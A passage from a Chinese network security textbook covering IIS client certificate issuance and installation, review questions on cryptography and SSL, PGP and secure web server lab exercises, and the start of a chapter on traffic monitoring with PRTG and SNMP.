



图 6.102　浏览器证书申请提交成功

**3. 客户端证书的颁发**

在 CA 证书服务器上打开“证书颁发机构”，在挂起的申请中就可查看证书申请请求。使用前面介绍的方法，颁发客户端的浏览器证书。

**4. 客户端证书的安装**

证书颁发后，在客户端浏览器中再次访问 https://www.myweb.com/certsrv/default.asp 地址，在出现的页面中，单击“查看挂起的证书申请的状态”链接，接下来显示的页面如图 6.103 所示。




图 6.103 选择要查看的证书

在如图 6.103 所示的页面中，单击“Web 浏览器证书（2010 年 11 月 24 日 14:58:41）”链接，此时将显示如图 6.104 所示的页面。





图 6.104 查看到的证书颁发状态

在如图 6.104 所示的页面中，单击“安装此证书”链接，在弹出的提示框中单击“是”按钮确认安装，最后证书就可安装成功。

客户端浏览器证书安装成功后，在 IE 浏览器的“Internet 选项”对话框中选择“内容”选项卡，然后单击“证书”按钮，即可查看到当前浏览器所安装的个人证书，如图 6.105 所示。

**5. 测试验证**

客户端浏览器证书安装成功后，在 Web 网站的安全通信设置界面中，将客户端证书的设置修改为“要求客户端证书”，然后在客户端浏览器中再次访问 https://www.myweb.com 网站，此时就会首先弹出“选择数字证书”对话框，如图 6.106 所示，选择刚才安装的浏览器证书，单击“确定”按钮后，就可正常访问到网站了。

若用户不选择或没有合法的数字证书，或者在如图 6.106 所示的对话框中单击“取消”按钮，此时将无法访问网站，并显示如图 6.107 所示的提示页面。






图 6.105　已安装的浏览器个人证书




图 6.106　选择浏览器数字证书





图 6.107　必须使用 SSL 客户证书的提示

通过设置网站要求客户端证书，可保证只有拥有合法数字证书的客户端才能访问网站。

# 习　题　6

1. 以下关于电子商务安全技术的描述，不正确的是(　　)。
   A. 通过数据签名可对数据发送者进行身份鉴别
   B. 数字摘要用于实现对数据的完整性进行鉴别
   C. 数字信封中保存的内容为发送者的私钥

D. 数字信封中保存的内容是对称加密的密钥

2. 电子商务的安全要素包括(　　)。
   A. 数据的机密性　　B. 数据的完整性
   C. 身份的可鉴别性　　D. 不可抵赖性
3. 以下加密算法中,属于对称加密算法的是(　　)。
   A. RSA　　B. DES　　C. DSA　　D. AES
4. 以下加密算法中,属于非对称加密算法的是(　　)。
   A. RSA　　B. DES　　C. DSA　　D. IDEA
5. 以下算法中,不能用于生成数据摘要的是(　　)。
   A. SHA-1　　B. SHA-2　　C. MD5　　D. RSA
6. 以下关于数字摘要的描述,不正确的是(　　)。
   A. 数字摘要算法是单向的,根据数字摘要不能反推出原文
   B. 数字摘要用于检验数据的完整性
   C. 可使用 MD5 或 SHA-2 算法来生成数字摘要
   D. 对于同一个原文,使用 MD5 算法或 SHA-2 算法所生成的数字摘要是相同的
7. 以下关于数字签名的描述,不正确的是(　　)。
   A. 数字签名可用于数据发送者的身份校验
   B. 数字签名通常使用 RSA 算法,并采用发送者的公钥加密数字摘要来生成数字签名
   C. 数字签名采用发送者的私钥加密数字摘要来生成数字签名
   D. 数字签名可用于实现防抵赖行为
8. 以下关于数字证书和 CA 的描述,不正确的是(　　)。
   A. 数字证书由 CA 机构颁发
   B. 数字证书用于保存用户的公钥或私钥信息
   C. 数字证书中一定包含用户的私钥信息
   D. 数字证书有多种类别,有的只包含用户的公钥信息,有的包含私钥信息
9. SSL 或 TLS 协议默认使用的端口号是(　　)。
   A. TCP 445　　B. TCP 443　　C. TCP 1433　　D. UDP 443
10. 以下关于 PGP 功能的描述,不正确的是(　　)。
    A. 利用 PGP 可实现高强度的加密,支持公钥加密算法
    B. 利用 PGP 可创建加密的自解压 PGP 压缩包文件
    C. 利用 PGP 可实现在邮件收发时自动加密或解密邮件
    D. PGP 不能实现对系统盘的完全加密
11. 以下关于安全 Web 服务器的描述,不正确的是(　　)。
    A. 安全 Web 服务器默认使用的端口为 TCP 443
    B. 安全 Web 服务器所收发的数据全部是加密传输的,从而保证了数据的传输安全
    C. 安全 Web 服务器必须安装服务器端数字证书后才能启用生效
    D. 安全 Web 服务器仍使用 http://协议进行访问

# 实训 6.1　使用 PGP 加解密数据

**【实训目的】** 掌握利用 PGP 软件对数据进行加解密的操作方法。

**【实训环境】** 计算机操作系统为 Windows 系统，PGP 软件采用 PGP Desktop10.0.2 纪念版。计算机系统能访问互联网，以便进行邮件收发的加解密实训。

**【实训内容与步骤】**

(1) 在计算机系统中安装 PGP Desktop10.0.2 纪念版软件。安装完毕后重启系统，根据 PGP 设置助手向导，初始化 PGP 系统的设置，并生成用户的密钥对。

(2) 将用户的公钥导出到 MyPublicKey.asc 文件中，然后用记事本打开该文件，查看用户的公钥信息。

(3) 利用新建 PGP 密钥功能，新建一个 PGP 密钥对，用做后续实训内容所需的数据接收者的密钥。

(4) 利用 PGP 加解密文件。

① 利用 PGP 压缩包功能，自选一些要加密的文件，使用接收者的公钥对其进行加密，生成 myData.pgp 加密包文件。

② 利用接收者的私钥，对 myData.pgp 压缩包进行解密还原数据文件。

(5) 利用 PGP 加密数据内容。

① 将要加密的数据内容复制粘贴到记事本中，使用 PGP 对记事本中的内容进行加密，然后观察数据加密后的结果。

② 使用“解密 & 检验”功能，对记事本中的内容进行解密，查看能否正确解密还原数据。

(6) 对邮件收发实现自动加解密。

① 在“PGP 消息”功能项中选择“新服务”选项，对要进行邮件收发的邮箱账户，配置创建一个对应的 PGP 消息服务。邮件接收者也必须配置自己邮箱的 PGP 消息服务。

② 使用 Foxmail 邮件收发客户端软件，给邮件接收者(请选择前面已创建了 PGP 密钥对的接收者)发送一封测试邮件。发送过程中，观察屏幕右下角是否弹出 PGP 发送邮件成功的提示信息。

③ 在邮件接收者主机接收邮件，或在本地主机的 Foxmail 软件中，添加配置接收者的邮箱，然后接收邮件，并注意查看收到的邮件是否已正常解密。如果接收者主机没有安装配置 PGP，则收到的邮件内容是加密的，无法解密。

(7) 使用 PGP 虚拟磁盘。

① 在 D:\myDisk 文件夹下创建一个 PGP 虚拟磁盘文件(扩展名为.pgd)，虚拟磁盘文件系统格式选择 NTFS，加密方式选择默认的 AES(256 位)算法。

② 挂载该虚拟磁盘，然后复制一部分文件到该虚拟磁盘中，观察该磁盘在使用方面是否与真实磁盘一样。

③ 卸载该虚拟磁盘，查看是否能还存取访问到虚拟磁盘中的数据。

# 实训6.2　配置使用安全Web服务器

**【实训目的】** 掌握安全Web服务器的用途、配置和使用方法。

**【实训环境】** 安装有Windows 2003 Server的计算机一台，测试用的客户机一台。若没有多余的测试用机，测试机与Windows 2003 Server服务器可由同一台计算机兼任。

Windows 2003 Server安装光盘一张。

**【实训内容与步骤】**

(1) 首先检查Windows 2003 Server是否安装IIS服务组件，若没有安装，则安装IIS。注意安装Web服务和对ASP解析的支持。

(2) 检查Windows 2003 Server是否安装了证书服务，若没有，则安装证书服务组件。

(3) 申请和安装Web服务器证书。

① 为Web服务器申请Web服务器证书。

② 打开证书颁发机构管理器，提交证书申请请求，并颁发证书，然后导出服务器证书。

③ 在Web服务器上安装Web服务器证书。

(4) 配置IIS，启用安全通道(SSL)。

(5) 配置Web网站，并编写或上传一个测试用的网页，然后在客户机上分别采用http://协议和https://协议访问该站点，查看这两种访问方式的访问结果是否有差异，并思考为什么会有这种差异。

(6) 在IIS“安全通信”设置对话框中，对客户端证书设置为“要求客户端证书”，然后再使用https://协议访问该网站，查看是否还能正常访问到该网站，并思考为什么会这样。

(7) 申请并安装配置客户端证书，然后再使用https://访问该网站，查看是否能正常访问到该网站。

# 第 7 章　计算机网络安全管理

除了对计算机通信子网、用户主机和服务器进行安全设置和防范之外，对计算机网络进行安全监控和安全管理也是至关重要和必要的。本章主要介绍对网络流量的实时监控方法、网络报文的捕包分析和网络所传递内容的实时监控审核。

## 7.1　网络流量监控

通过安装和使用网络流量监控设备，可对网络各接口的流量进行实时监控，以及时发现网络流量的异常情况，有助于发现和解决网络运营过程中出现的突发问题，以保障网络的正常稳定运行。

网络流量监控可使用专用硬件设备来实现，也可采用 PC 通过安装网络流量监控软件来实现。常用的网络流量监控软件主要有 PRTG 和 MRTG。

### 7.1.1　使用 PRTG 进行流量监控

PRTG(Paessler Router Traffic Grapher)是一款可在 Windows 平台上运行的网络流量监控软件。能通过 SNMP 协议与被监控设备进行通信，取得设备的流量信息并生成流量图或图形报表，并可通过 Web 页面来实时呈现流量图，以方便管理员对网络流量的实时监控。

PRTG 的官方下载网址为 http://www.paessler.com/prtg/download，目前最新版本为 8.1.2.1809。版本类型分为免费版、测试版和商用版，不同版本在使用授权时间和支持的 Sensor(传感器)数量方面有区别。免费版可免费使用，但只支持 10 个 Sensor，只能同时对 10 个网络端口的流量进行监控。下面以 6.0.5.451 Commercial Edition 版为例，介绍 PRTG 的安装和使用方法，该版本可支持 500 个 Sensor。

**1. 安装 SNMP 协议**

在安装使用 PRTG 软件之前，应在要安装 PRTG 软件的计算机上安装 SNMP(简单网络管理)协议。

在 Windows 控制面板中选择“添加或删除程序”选项，然后选择“添加/删除 Windows 组件”选项，在打开的“Windows 组件向导”对话框的“组件”列表框中选择“管理和监视工具”选项，然后单击“详细信息”按钮，此时将打开“管理和监视工具”对话框，如图 7.1 所示。勾选“简单网络管理协议(SNMP)”选项，然后单击“确定”按钮，安装 SNMP 协议。





图 7.1　安装 SNMP 协议

**2. 配置网络设备 SNMP 团体名**

要使 PRTG 能通过 SNMP 协议获得网络设备的流量数据，网络设备必须配置 SNMP 团体名，并设置对 MIB 对象拥有读取权限。SNMP 协议使用 UDP 协议通信，SNMP 代理服务使用 UDP 161 号端口提供服务，SNMP 管理端使用 UDP 162 号端口。

对于 Cisco 或锐捷的网络设备，可在配置模式下执行“snmp-server community public RO”命令，配置网络设备的团体名为 public，对 MIB 对象拥有 RO(Read Only)权限。

对于华为或华三的网络设备，可通过执行 snmp-agent community read public 命令来实现。

**3. 安装 PRTG**

下载解压后，运行安装程序，使用默认设置项安装，如图 7.2 所示。





图 7.2　选择要安装的组件

**4. 注册 PRTG**

软件安装成功后，首次启动 PRTG，将显示如图 7.3 所示的注册向导。

